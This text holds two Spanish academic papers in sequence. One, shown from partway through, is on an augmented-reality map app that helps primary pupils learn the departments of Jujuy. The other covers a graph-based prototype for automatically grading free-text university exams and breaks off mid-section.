Para hacer uso de esta tecnología se debe contar mínimamente con:

- **Cámara Web:** necesaria para la captura de las escenas del mundo real. Es el dispositivo de captura de video más accesible y de mayor disponibilidad para la implementación de la Tecnología de RA, la mayoría de las computadoras y dispositivos móviles las tienen incorporadas y cuentan con un bajo precio en el mercado. Actúa como puente entre el ambiente real y el software de RA. Debe contar con libertad de movimiento, buenas características de resolución y un ambiente iluminado para detectar con facilidad el patrón utilizado.
- **Software de Realidad Aumentada:** la cámara web genera un video del entorno existente en tiempo real enviándolo al software de RA, quien es el encargado de procesar la información adquirida por la cámara, los datos almacenados en su base de datos, la información proporcionada por los marcadores así como la posición, orientación y marcas de reconocimiento. Una vez procesada toda esta información se procede a una adecuada fusión entre imágenes reales y objetos virtuales. Finalmente, sobre la imagen capturada y mediante librerías externas, serán dibujados los objetos 3D de modo que aparezcan sobre el patrón en la posición, orientación y tamaño correspondiente al punto de vista de la cámara [7].
- **Dispositivo de Visualización:** a través de éste, pantalla o monitor, se proyectará la suma de lo real y lo virtual, lo cual consiste en añadir información de forma numérica, textual o bien objetos que no estaban presentes en la escena original, conformando la RA. Esta composición es la que el usuario final verá reflejada en el dispositivo de salida, Figura 1.




Figura 1 Sistema de Visión por Video basado en Monitor

2.1. Patrones o Marcadores

Un marcador o patrón es una imagen, generalmente impresa en una hoja, que una computadora, Tablet o teléfono celular puede procesar y de acuerdo a la programación definida para esa imagen, le incorpora un modelo en 3D, sonido o video.

Existen diferentes tipos de marcadores:

- “DataMatrix” y “QRCode”: no fueron diseñados específicamente para realidad aumentada. Su uso principal se asocia a los hipervínculos. Codifican una serie de caracteres ASCII. Uno de los usos más comunes es la codificación de una URL de forma que una aplicación al leerlos y decodificarlos pueda derivar al sitio web codificado. En la Figura 2 y Figura 3 se muestran estos tipos de marcadores.



Figura 2. Marcador de tipo Datamatrix



Figura 3. Marcador de tipo QRCode

- Marcadores de tipo “template”: son cuadrados negros que en su interior tienen una imagen asimétrica de color blanco. La Figura 4 es un ejemplo de este marcador.



Figura 4. Marcador de tipo template

- Imágenes: es posible usar una imagen como marcador en lugar de los marcadores en blanco y negro. En éstas hay muchas características o puntos de interés (como son bordes, esquinas y texturas) que pueden utilizarse para la identificación. Al igual

que con los marcadores la aplicación consulta una base de datos de imágenes para superponer sobre ella la información virtual [8].

Los marcadores necesitan un patrón único, el cual permitirá a la cámara reconocer y determinar el objeto u objetos que debe mostrar. Ayuda al dispositivo a colocar correctamente un objeto en Realidad Aumentada en el espacio real.

2.2. Realidad Aumentada y Educación

El uso de la Realidad Aumentada en las aulas permite enriquecer los contenidos que son objetos de aprendizaje, mejorar la comprensión, despertar el interés por aprender nuevos temas y en general motiva el aprendizaje por parte del alumnado.

A continuación se presentan algunas aplicaciones de realidad aumentada desarrolladas para estudiantes de escuelas primarias:

- ARLOON Solar System: permite adentrarse en el mundo de la astronomía de la manera más didáctica para descubrir los cuerpos celestes que forman parte del Sistema planetario. Esta aplicación ayuda a entender conceptos tan alejados al entorno del alumno como los eclipses, la traslación, la rotación, las órbitas entre muchos otros conceptos, Figura. 5. Está pensada para cubrir los objetivos y contenidos del currículum de educación primaria e incluye una sección de ejercicios con diferentes niveles que permite practicar, comprobar lo aprendido, trabajar de forma colaborativa y adaptada a las necesidades individuales. Se puede interactuar mediante toques en la pantalla. Incorpora la RA mediante un marcador impreso que muestra el Sistema solar. Está disponible para teléfonos celulares y Tablet [9].




Figura 5. Arloon Solar System

- ARcuerpohumano: Muestra imágenes en 3D y en movimiento del cuerpo humano, las partes del corazón, escuchar sus latidos, las partes del cerebro y sus funciones, Figura 6. Si se pulsa con el dedo en la

imagen de realidad aumentada puede moverse a gusto para poder ver en detalle las diferentes partes que componen los órganos, los huesos del cráneo o descubrir los diferentes sistemas del organismo. También es posible hacer fotografías junto a alguna de las animaciones. La aplicación es gratuita, está disponible para teléfonos celulares y Tablet con Android pero es necesario disponer del libro titulado “Cuerpo humano”, de Ediciones Saldaña [10].



Figura 6. ARcuerpoHumano

- Realidad aumentada ABC: permite aprender el abecedario usando realidad aumentada, Figura 7. Es compatible con la mayoría de celulares. Contiene más de 200 palabras y objetos en 3D, pronunciación en masculino y femenino. Para usar la aplicación, después de instalarla, solo se debe descargar las tarjetas ABC e imprimirlas y luego apuntar la cámara hacia ellas. La aplicación es gratuita [11].



Figura 7. Realidad aumentada ABC

En las aplicaciones mostradas como ejemplo se aprecia que las mismas consisten en un marcador al cual se le apunta con la cámara del dispositivo obteniéndose como resultado una animación en 3D, sonido o video explicativo. En éstas se puede interactuar con la aplicación mediante toques en la pantalla del dispositivo móvil.

3. Planteo del Problema

En la educación primaria, gran parte del profesorado pone de manifiesto las dificultades que muestran sus alumnos en la comprensión de textos científicos y en algunos casos la desmotivación progresiva que se observa hacia la lectura de libros de enseñanza. Son diversos los obstáculos que se desprenden de los libros de textos, por ejemplo el vocabulario, o que las imágenes o gráficos empleados que no despiertan mucho interés al compararse con otros recursos multimediales [12].

En el caso de la materia geografía para niños de primaria donde la tarea consiste en aprender a identificar los diversos departamentos en los que se divide una provincia resulta monótono tener que tomar un libro para mirar el mapa e identificar a cada departamento por su nombre. Luego buscar otro mapa sin nombres e indicar donde se encuentra cada departamento. Algo similar ocurre cuando se tiene que estudiar los continentes, los países de cada continente o las capitales de países o provincias.

Cabe destacar que actualmente la forma de estudiar los nombres y la ubicación de los departamentos desde un mapa es observando, memorizando y practicando en otro mapa vacío.

4. Solución Propuesta

En el presente trabajo se presenta el desarrollo de una aplicación de RA que propone una forma alternativa e interactiva para que los niños de primaria puedan aprender a identificar los departamentos que componen una provincia. Además, una nueva forma de utilizar los patrones impresos que es utilizando un dedo como puntero, lo que permite una mayor interactividad con la aplicación y es más fácil de utilizar por estudiantes pequeños.

Se tomó como referencia la provincia de Jujuy para crear una solución diferente y a la vez divertida de usar.

Como punto de partida se creó un mapa de la provincia de Jujuy que muestra cada uno de sus departamentos de diferentes colores y sin sus respectivos nombres usando la herramienta Photoshop y un mapa descargado del sitio web mapoteca.educ.ar.

Luego se seleccionaron los patrones provistos por el software OpenSpace3D, que se utilizó para desarrollar la aplicación, y se los ubicó en el mapa.

En la provincia de Jujuy existen 16 departamentos por lo cual es necesario disponer de 16 marcadores. En una primera instancia se decidió colocar cada marcador dentro de cada uno de los departamentos y otros 16 marcadores alrededor del mapa. Ambos grupos de marcadores enumerados del 1 al 16 referenciándose entre ellos. Todo esto en una sola hoja de tamaño A4 como se muestra en la Figura 8. La idea era que cada vez que se

tapara un marcador externo con un dedo, en el correspondiente marcador dentro del mapa se visualizara el nombre del departamento mediante un texto en 3D.




Figura 8. Primer mapa de Jujuy con marcadores

Luego de preparado el mapa con los marcadores se hizo uso del software OpenSpace3D para crear la aplicación de Realidad Aumentada y del software Blender para la creación de los textos en 3D correspondientes a los nombres de cada uno de los departamentos.

Al momento de realizar pruebas sobre el mapa se encontraron algunos errores. Si bien todos los marcadores externos eran detectados por la cámara sin problema alguno no lo eran los marcadores ubicados dentro del mapa. Esto se debió a la distancia existente entre la cámara y los marcadores internos ya que los mismos eran demasiado pequeños. Al acercar la cámara los marcadores internos eran detectados pero se perdía el foco de los marcadores externos. En la Figura 9 se observa la ejecución del programa obteniéndose como resultado la detección de todos los marcadores externos pero no así de todos los marcadores internos.



Figura 9. Problemas al detectar los marcadores

Para solucionar este inconveniente se decidió quitar todos los marcadores internos, dejar los marcadores externos, resaltar los números dentro de cada departamento y agregar un marcador central. Los números debajo de cada marcador externo se corresponden con los números de cada departamento. En la Figura 10 se muestra la nueva organización del mapa con los marcadores externos y el agregado del central.




Figura 10. Nueva organización del mapa

Después de realizar varias pruebas se comprobó que con esta nueva organización es posible detectar todos los marcadores externos y el marcador central sin problema alguno, como se muestra en la Figura 11.



Figura 11. Marcadores activos con la nueva organización

En la figura 12 se observa el resultado de ejecutar el programa usando la webcam de una notebook. Para este caso el departamento con el número 1 en el mapa se denomina Susques. Al posicionar el dedo sobre el marcador externo con el número 1 se obtiene como resultado el nombre del departamento ubicado en el marcador central.



Figura 12. Ejecución del programa al presionar el marcador externo número 1

Por último se desarrolló la aplicación para ser usada en un teléfono celular con sistema operativo Android con versión igual o mayor a 4

En la figura 13 se observa la ejecución del programa desde un dispositivo celular. Para este caso el resultado obtenido en el marcador central es Yavi. Este nombre corresponde al departamento número 4 según su ubicación en el mapa y se visualiza después de ocultar el marcador externo con el número 4. Al igual que en la ejecución anterior, el nombre en el marcador central solo aparece cuando un solo marcador externo está cubierto y todos los demás activos. Existe la opción de quitar el recuadro azul con la leyenda id seguido del signo igual y un número que rodea a todos los marcadores cuando estos son detectados por la cámara. Para realizar pruebas y saber cuáles marcadores están activos es que se mantuvo sin modificar esta opción.



Figura 13. Ejecución del programa en un teléfono celular con Android

Con esta organización del mapa y los marcadores se puede visualizar el nombre de cada departamento en el marcador central luego de ocultar cualquier marcador externo.

5. Resultados y Conclusiones

La aplicación desarrollada utiliza la realidad aumentada en el ámbito de la educación de una manera diferente. Deja atrás aquello de mostrar animaciones, sonido o video como consecuencia de apuntar con la cámara a un marcador determinado utilizando un dedo como puntero, permitiendo a los estudiantes adquirir nuevos conocimientos de manera interactiva y hasta se podría decir que a través del juego.

La clásica manera de estudiar los departamentos que componen una provincia mirando un mapa y memorizando, se reemplaza por ejecutar un programa desde una notebook o teléfono celular, interactuando con un mapa.

Esto acerca la enseñanza a las nuevas generaciones de estudiantes que pueblan sus aulas, colocándolos en un ámbito tecnológico similar al que los ha acompañado desde corta edad.

6. Trabajos Futuros

La aplicación desarrollada aún no ha sido puesta a prueba con alumnos de escuelas primarias. Este es un trabajo que se pretende realizar a futuro. También está pensado agregar más funcionalidades a la aplicación, como ser el nombre de la capital, la región a la que pertenece e información relacionada tal como: cantidad de habitantes por cada departamento, tipo de clima, flora, fauna y otra información pertinente.

7. Referencias

- [1] Howe, N., & Strauss, W. (2009). Millennials rising: The next great generation. Knopf Doubleday Publishing Group, 2009.
- [2] Celis, D. M. L., Otero, M. E. P., Prieto, L. T. A., & Alcantar, D. F. E. (2017). Jóvenes de la generación de los “Millennials” y su consumo socialmente responsable en Bogotá, Colombia. *Visión Gerencial*, 16(2), 207-216.
- [3] Fernández, F.J. & Fernández, M.J. (2016). Los docentes de la Generación Z y sus competencias digitales [Generation Z's Teachers and their Digital Skills]. *Comunicar*, 46, 97-105. <https://doi.org/10.3916/C46-2016-10>
- [4] Feixa, C. (2006). Teorías sobre la juventud en la era contemporánea. *Revista Latinoamericana de Ciencias Sociales, Niñez y Juventud*, 4 (2), pp. 21-45
- [5] Fabregat Gesa, R., Combinando la realidad aumentada con las plataformas de e-learning adaptativas, *Enl@ce: Revista Venezolana de Información, Tecnología y Conocimiento*, vol. 9,

núm. 2, pp. 69-78, mayo-agosto, 2012, Universidad del Zulia
Maracaibo.

[6] Azuma, R. A survey of augmented reality. *Presence*,
6(4):355–385, 1997.

[7] Kato, H., and M. Billinghurst, *Marker Tracking and HMD
Calibration for a Video-based Augmented Reality Conferencing
System*, 2do Workshop Internacional sobre Realidad
Aumentada. San Francisco, 1999.

[8] Abásolo, M J. *Realidad aumentada*. Universidad Nacional
de La Plata, 2016.

[9] ARLOON Solar System. Aplicación disponible en Google
Play. Enlace:
[https://play.google.com/store/apps/details?id=com.Arloon.Solar
System](https://play.google.com/store/apps/details?id=com.Arloon.SolarSystem)

[10] ARcuerpohumano. Aplicación disponible en Google Play.
Enlace:
[https://play.google.com/store/apps/details?id=com.arnco.saldan
a2](https://play.google.com/store/apps/details?id=com.arnco.saldana2)

[11] Realidad aumentada ABC. Aplicación disponible en
Google Play. Enlace:
[https://play.google.com/store/apps/details?id=com.AzadiApps.
AbcAR](https://play.google.com/store/apps/details?id=com.AzadiApps.AbcAR)

[12] Fracchia, C, Alonso de Armiño, Adair Martins (2015):
*Realidad Aumentada aplicada a la enseñanza de Ciencias
Naturales*. *Revista Iberoamericana de Educación en Tecnología
y Tecnología en Educación* N°16, pp 7-15, Diciembre.
[http://teyet-revista.info.unlp.edu.ar/wp-
content/uploads/2016/06/TEYET16-art01.pdf](http://teyet-revista.info.unlp.edu.ar/wp-content/uploads/2016/06/TEYET16-art01.pdf)

Fundamentos e Implementación de un Sistema de Corrección Automatizada de Exámenes Utilizando Grafos Dirigidos

María Alejandra Paz Menvielle (pazmalejandra@gmail.com), Mario Alberto Groppo (proyale@groppo.com.ar), Marcelo Martín Marciszack (marciszack@gmail.com), Analía Guzmán (analia.guzman@the-group.com.ar), Karina Ligorria (karinaligorria@gmail.com), Martín Casatti (mcasatti@gmail.com)

*CIDS-Centro de Investigación, Transferencia y Desarrollo de Sistemas de Información
Departamento de Ingeniería en Sistemas de Información Facultad Regional Córdoba –
Universidad Tecnológica Nacional*

Maestro Marcelo López esq. Cruz Roja Argentina Córdoba 0351 4686385

Resumen—Se presenta el prototipo de un sistema de evaluación automática, que permite calificar exámenes formados por preguntas que se responderán con redacción de texto libre, en un dominio acotado, por alumnos de nivel universitario.

El prototipo implementa como mecanismo de corrección la búsqueda de patrones en una base de datos de grafos, la que se utiliza como base de conocimiento para la corrección automatizada de exámenes escritos por estudiantes en formato de texto.

Como parte del trabajo, se presentan los resultados preliminares obtenidos de su aplicación analizando los algoritmos propuestos para la determinación de la exactitud de las respuestas a través de la realización de exámenes de muestra, corregidos y calificados por docentes de la Cátedra Paradigmas de Programación y contrastados con los resultados que arroja el prototipo del sistema.

Palabras clave—análisis de texto; grafos; evaluación automática; detección de patrones

1. CONTEXTO

EL presente trabajo forma parte del proyecto de investigación y desarrollo homologado por la Secretaría de Investigación, Desarrollo y Posgrado de la Universidad Tecnológica Nacional, desarrollado en el ámbito del CIDS – Centro de Investigación, Desarrollo y Transferencia en Sistemas de Información, dentro del Departamento de Ingeniería en Sistemas de Información de la Facultad Regional Córdoba de la Universidad Tecnológica Nacional.

El dominio de aplicación seleccionado para la validación de la presente propuesta, se corresponde con los contenidos mínimos fijados para la asignatura Paradigmas de Programación[1], pertenecen al bloque de tecnologías básicas dentro del área programación y están principalmente referidos a los paradigmas lógicos, funcional y de orientación a objetos.

Este trabajo surge como parte de la evolución del equipo de investigación y desarrollo, según reflejan los trabajos

presentados en ediciones previas de CoNaIISI [2, 3, 4] expone los resultados obtenidos a través de una evaluación realizada por medio del prototipo desarrollado.

El objetivo del presente trabajo es describir brevemente el prototipo y presentar los resultados preliminares obtenidos de su aplicación, a través de la realización de exámenes modelos corregidos por docentes de la Cátedra Paradigmas de Programación y contrastados con los resultados que arroja el prototipo del sistema.

2. INTRODUCCIÓN

La evaluación, en sentido general se entiende por, “aquel conjunto de procesos sistemáticos de recogida, análisis e interpretación de información válida y fiable, que en comparación con una referencia o criterio nos permita llegar a una decisión que favorezca la mejora del objeto evaluado” [5, 6].

De este concepto se resaltan tres aspectos [7]. En primer lugar, evaluar es un proceso que se basa en una metodología y en técnicas. De aquí surge el concepto de medición. Sin medición, la sola valoración induce a una opinión subjetiva, no se estaría realizando una evaluación objetiva.

En segundo lugar, se evalúa justamente cuando se está en condiciones de establecer una comparación entre la información de que se dispone y alguno de los marcos de referencia o criterios que se establecieron para la evaluación.

Y, por último, el proceso de evaluación concluye con una toma de decisiones [8, 9]. En el concepto actual de evaluación, este es uno de los aspectos que está teniendo cada vez más importancia, sobre todo porque se intenta enlazar el proceso de evaluación con el proceso de mejora y, por tanto, la toma de decisiones se debería realizar con la finalidad de optimizar el proceso de evaluación.

La evaluación es una parte imprescindible dentro del proceso enseñanza-aprendizaje, como medida de la consecución de los objetivos de aprendizaje por parte del alumno,

y, también, como control de la calidad de dicho proceso. Sin embargo, los instrumentos de evaluación actuales presentan muchas limitaciones en el contexto lecto-escritor, que pueden ser superadas, en parte, por las nuevas tecnologías de la información y la comunicación[7].

Respecto al uso de la informática en el proceso de evaluación de aprendizajes, existen trabajos presentados sobre el uso de las tecnologías de información y comunicaciones (TIC) en el ámbito universitario que ponen de manifiesto que si bien la implementación de dichas tecnologías provee resultados indiscutiblemente beneficiosos[10] también es cierto que se encuentra una notable resistencia a la utilización de las TIC, tanto de parte del profesorado como de los alumnos.

El desafío consiste, entonces, en brindar un beneficio tangible a docentes o alumnos, que compense la carga de trabajo adicional y la resistencia inicial a la implementación de un nuevo método o tecnología.

En "Mirando el futuro: evolución de las tendencias tecnopedagógicas en educación superior"[11], Gros y Noguera mencionan que los métodos de evaluación "deben cambiar al mismo tiempo que los métodos de enseñanza, las herramientas y los materiales", o corren el riesgo de quedar relegados y resultar ineficientes en la evaluación de conocimientos obtenidos por medio de nuevos métodos y técnicas pedagógicas.

En este sentido, se presentarán los resultados obtenidos mediante la aplicación de una metodología, implementada en un prototipo automatizado, que permite calificar exámenes formados por preguntas que se responderán con redacción de texto libre, en un dominio acotado, por parte de alumnos de nivel universitario, el cual utiliza herramientas tecnológicas pero a la vez mantiene la capacidad expresiva y conceptual del lenguaje escrito coloquial.

Para lograr dicha interpretación expresiva y conceptual se aplicó el procesamiento de patrones, que es un ámbito de crucial importancia en todos los tópicos referidos a automatización de procesos. Tanto desde el punto de vista de detección de patrones desconocidos como desde el reconocimiento de patrones previamente detectados. Concretamente para este caso, se realizó el estudio sobre la representación del conocimiento utilizando grafos conceptuales.

Un grafo conceptual[12] es un sistema de notación simbólica y de representación del conocimiento. Presentado por John F. Sowa, se basa en los gráficos existenciales[13] de Charles Sanders Peirce, en las estructuras de redes semánticas y en datos de la lingüística, la filosofía y la psicología[14].

El enfoque que se eligió para realizar la búsqueda de patrones dentro de la información almacenada en forma de grafo, es el de búsquedas inexactas para la determinación de la validez, total o parcial, de las respuestas obtenidas.

En este enfoque se debe especificar al algoritmo, además de la estructura que se desea encontrar, un cierto umbral que debe ser tenido en cuenta si la estructura exacta no se encuentra. Teniendo en cuenta este umbral, el algoritmo busca los elementos de la estructura especificados con cierto grado de semejanza, por ejemplo por conceptos faltantes, con relaciones similares pero no idénticas, o con órdenes alterados o invertidos en las relaciones[15].

El mencionado enfoque se eligió debido a la naturaleza inherentemente variable de las respuestas registradas en

exámenes al mismo conjunto de preguntas.

Al momento de establecer esas relaciones conceptuales y, seguidamente, compararlas para obtener una evaluación de una respuesta dada, es necesario que todos los conceptos y relaciones involucrados se encuentren en el mismo espacio de dominio. Es decir, que todos esos conceptos y relaciones se hallen representados en el mismo grafo.




Figura 1: Respuesta con coincidencia débil




Figura 2: Respuesta con coincidencia fuerte

La evaluación surge de comparar la exactitud de la intersección (ver Figura 1 y 2) que se encuentra entre los conceptos incluidos por el docente en su respuesta ideal (denominada *respuesta base*) y los conceptos suministrados por el alumno en su respuesta propuesta (denominada *respuesta candidata*). En este contexto, una *coincidencia fuerte* tendrá una calificación superior a una *coincidencia débil*.

Actualmente se ha desarrollado un prototipo de sistema informático que implementa como mecanismo de corrección la búsqueda de patrones en una base de datos de grafos, la que se utiliza como base de conocimiento para la corrección automatizada de exámenes escritos por estudiantes en formato de texto.

Este mecanismo representa, de manera adecuada y simple, las estructuras del lenguaje natural con el fin de determinar si la respuesta a una pregunta es correcta dentro de un dominio especificado y aplicando las técnicas y las reglas gramaticales relacionadas con los lenguajes estructurados[16].

3. MÓDULOS DEL PROTOTIPO

El prototipo del sistema se compone de cinco módulos que son los bloques fundamentales que interactúan para obtener el resultado esperado, es decir, la evaluación de un examen redactado en texto libre.

3.1. Módulo Gestión de Textos

Analiza las oraciones ingresadas al sistema buscando detectar y corregir errores ortográficos y sintácticos. También realiza análisis sintáctico de las palabras. Por la naturaleza

de las tareas que incluye, este módulo ha sido dividido en dos submódulos:

- **Ortográfico:** Analiza cada palabra ingresada al sistema con el fin de corregir su ortografía, en caso de no encontrar un par en la base de datos sugiere palabras relacionadas que el usuario puede seleccionar si la que considera correcta. La salida de este módulo es una oración sin errores ortográficos, ni léxicos, ni gramaticales.
- **Simplificador:** Desglosa la oración para almacenarla en la base de datos. En este proceso se asocia cada palabra con sus sinónimos o palabras equivalentes. Identifica en la oración corregida aquellas palabras fuertes para el dominio, esas palabras son principalmente sustantivos, adjetivos o palabras reservadas. También reconoce los conectores o relaciones que son relevantes en el significado de la respuesta que se busca.

3.2. Módulo Gestión de Conceptos

Administra la base de conocimiento, representada como un grafo dirigido, además permite obtener subconjuntos de conceptos y relaciones que los unen, que modelen respuestas tanto del docente como del alumno, permite la visualización y representación gráfica de los conceptos y relaciones y permite el proceso de evaluación de las respuestas para ver el grado de correlación entre la respuesta del docente y la del alumno. Dividido en los siguientes submódulos:

- **Administración de la base de conocimiento (Concept Manager):** Permite dar de alta, baja, modificación y consulta de conceptos y relaciones en el grafo.
- **Gestión de respuestas:** Permite el ingreso y la validación de una respuesta. Esta infraestructura sirve para la respuesta del docente y el alumno. Además si es una respuesta del docente (respuesta modelo) se realiza la grabación en el grafo, si es una respuesta del alumno se devuelve la representación de la respuesta en el grafo, es decir, la ruta que une los conceptos que representan la respuesta del alumno.
- **Graficador:** Permite la visualización y representación gráfica de los conceptos y relaciones existentes en el grafo.
- **Evaluador:** Determina que tan próxima es la respuesta del alumno con la respuesta modelo del docente, obtiene el peso o puntaje de la respuesta que servirá para determinar que tan exacta es la misma en relación con la respuesta modelo del docente.

3.3. Módulo Gestión de Exámenes

Permite administrar un examen, entre las operaciones básicas están: agregar, modificar, eliminar y consultar el conjunto de preguntas, establecer las respuestas correctas a las mismas y asignar los puntajes de cada una.

3.4. Módulo Académico

Permite gestionar los elementos académicos intervinientes en un examen, por ejemplo: docentes, alumnos, programas de estudio, unidades temáticas, etc.

3.5. Módulo Analítico

Permite realizar el análisis de los datos, por ejemplo, los conceptos más utilizados, los conceptos menos utilizados, las rutas típicas de respuestas, los errores más comunes, la cantidad de aciertos del sistema comparado con la forma de resolver del docente, etc. Este módulo será de fundamental importancia durante la etapa de prueba e implementación del sistema.

4. OPERATORIA DEL PROTOTIPO

Antes de describir la operatoria es necesario identificar los usuarios del sistema, es decir, aquellos que lo utilizarán con el fin de realizar el proceso de evaluación, en este caso los docentes y los alumnos.

Para realizar la automatización del proceso de evaluación se han identificado las responsabilidades que les corresponden a docentes y alumnos, para poder utilizar la herramienta automática:

Docente

- Elaboración de un banco de preguntas en función de criterios de evaluación previamente definidos.
- Elaboración y asignación de las respuestas relacionadas a las preguntas del banco de preguntas (preguntas base).
- Especificación de los criterios de corrección (equivalencias, ponderación, etc.) de cada respuesta.
- Selección de preguntas para componer una prueba de evaluación.
- Especificación de los criterios de corrección (equivalencias, ponderación, etc.) de cada respuesta.
- Validación y confirmación de la corrección automática realizada por el sistema. El docente puede aceptar una respuesta como válida, aún cuando el sistema la clasifique como dudosa, tal como se detalla en la sección de evaluación de respuestas.

Alumno

- Selecciona el examen correspondiente.
- Responde a las preguntas que se les presenten en el examen correspondiente.
- Consulta sus calificaciones y el estado de sus respuestas.

La operatoria general del prototipo del sistema posee un conjunto de pasos básicos para lograr la corrección automatizada de exámenes.

En la operatoria a describir se utilizarán dos conceptos que son de uso general en todos los módulos involucrados y que sirven para explicar la operatoria general:

- **Respuesta base:** Respuesta suministrada por el docente a una pregunta de examen.
- **Respuesta candidata:** Respuesta suministrada por el alumno en relación a una pregunta de examen.

Cabe aclarar que el sistema no requiere que el alumno brinde una respuesta literalmente igual a la respuesta base dada por el docente para que la misma sea considerada como correcta. El prototipo realiza un recorrido tal por el grafo que respeta la libertad expresiva del alumno.

La operatoria del prototipo del sistema se describe a través de los siguientes pasos:

4.1. Ingreso de preguntas

Como se mencionó en la sección anterior, inicialmente el docente confecciona un examen que está formado por un conjunto de preguntas asociadas, él como usuario docente, las ingresará en el sistema directamente mediante una interfaz gráfica de usuario (Graphic User Interface, GUI)[17, 18], las preguntas se almacenarán en la base de datos para luego asociarlas las respuestas correspondientes.

4.2. Ingreso de respuestas

El ingreso del texto de las respuestas se realiza directamente mediante una GUI, el texto puede ser una respuesta base o candidata, el mismo se almacena de forma temporal para realizar todos los pasos siguientes.

Hay que mencionar que el tamaño del texto permitido tiene un límite definido empíricamente a partir de respuestas obtenidas en diferentes instancias de evaluación tales como exámenes parciales, exámenes finales, cuestionarios, etc. Este límite permite acotar el procesamiento de la respuesta con el consiguiente ahorro de tiempo pero a la vez permite la suficiente extensión como para que la respuesta sea lo suficientemente expresiva.

En el caso de las respuestas suministradas por los alumnos, el límite se establece en un 30 % más de caracteres que el establecido para las respuestas de los docentes. En todos los casos se presenta al usuario el tamaño máximo permitido y la cantidad de caracteres restantes que aún puede utilizar en la redacción de su respuesta.

4.3. Corrección ortográfica y gramatical

Realiza la revisión ortográfica y sintáctica del texto. Para ello se realiza una revisión por palabras, contra un diccionario de idioma español y se verifican las reglas gramaticales básicas, antes de suministrar el texto al motor de búsqueda.

4.4. Simplificación del texto

El texto se divide en unidades atómicas o tokens que se envían al motor de búsqueda para que el mismo determine si son conceptos o relaciones pre-existentes en el grafo. En todos los casos se trabaja con las raíces de los conceptos y los verbos en infinitivo.

El motor de búsqueda devuelve la misma lista de tokens con marcadores que indican si cada uno de los términos existe, no existe o es una equivalencia de un concepto existente (véase Cuadro 1). Si el mismo no existe será posible descartarlos de la consulta, reformularlos o solicitar que se agreguen como conceptos nuevos.

⇒	A	B	C	D	E	F	Vector inicial
⇐	A	∅	C	∅	∅	F	B,D,E no existen
⇒	A	B[+]	C	H		F	Agregar B, Reemplazar D por H, Descartar E
⇐	A	B	C	H		F	B Agregado, H existe
⇒	A	B	C	H		F	Vector final de búsqueda

Cuadro 1: Tabla de ajuste del vector de búsqueda

4.5. Búsqueda de rutas

El objetivo de este paso es obtener de la base de datos orientada a grafos, el conjunto de todas las rutas que contienen los conceptos de la respuesta candidata.

4.6. Valoración y ponderación de conceptos y relaciones

La búsqueda de conceptos y relaciones se utiliza para evaluar el grado de validez de la respuesta candidata.

Para ello todas las posibles rutas encontradas son comparadas con la respuesta base del docente y se computa el grado de validez de la respuesta candidata en base a esa comparación. El sistema asigna un valor a cada ruta encontrada, aplicando un algoritmo basado en la cantidad de conceptos y relaciones exactas que la componen y a la ponderación obtenida de cada concepto y relación de la respuesta candidata a partir de su comparación con la respuesta base.

Comparando las rutas encontradas con la respuesta candidata es posible detectar diferentes situaciones o casos que son detallados en [3] y que son contemplados en el prototipo del sistema.

4.7. Evaluación de las respuestas

Al finalizar el cálculo de las ponderaciones, donde se compara la respuesta candidata del alumno con la respuesta base del docente, se obtiene un valor para la respuesta candidata, en el que podrá variar entre 0 y el valor de la respuesta base: $V \leq V_{base}$.

Un caso posible será que $V = V_{base}$, el cual implicará una respuesta correcta "perfecta" con un grado de coincidencia conceptual del 100 %.

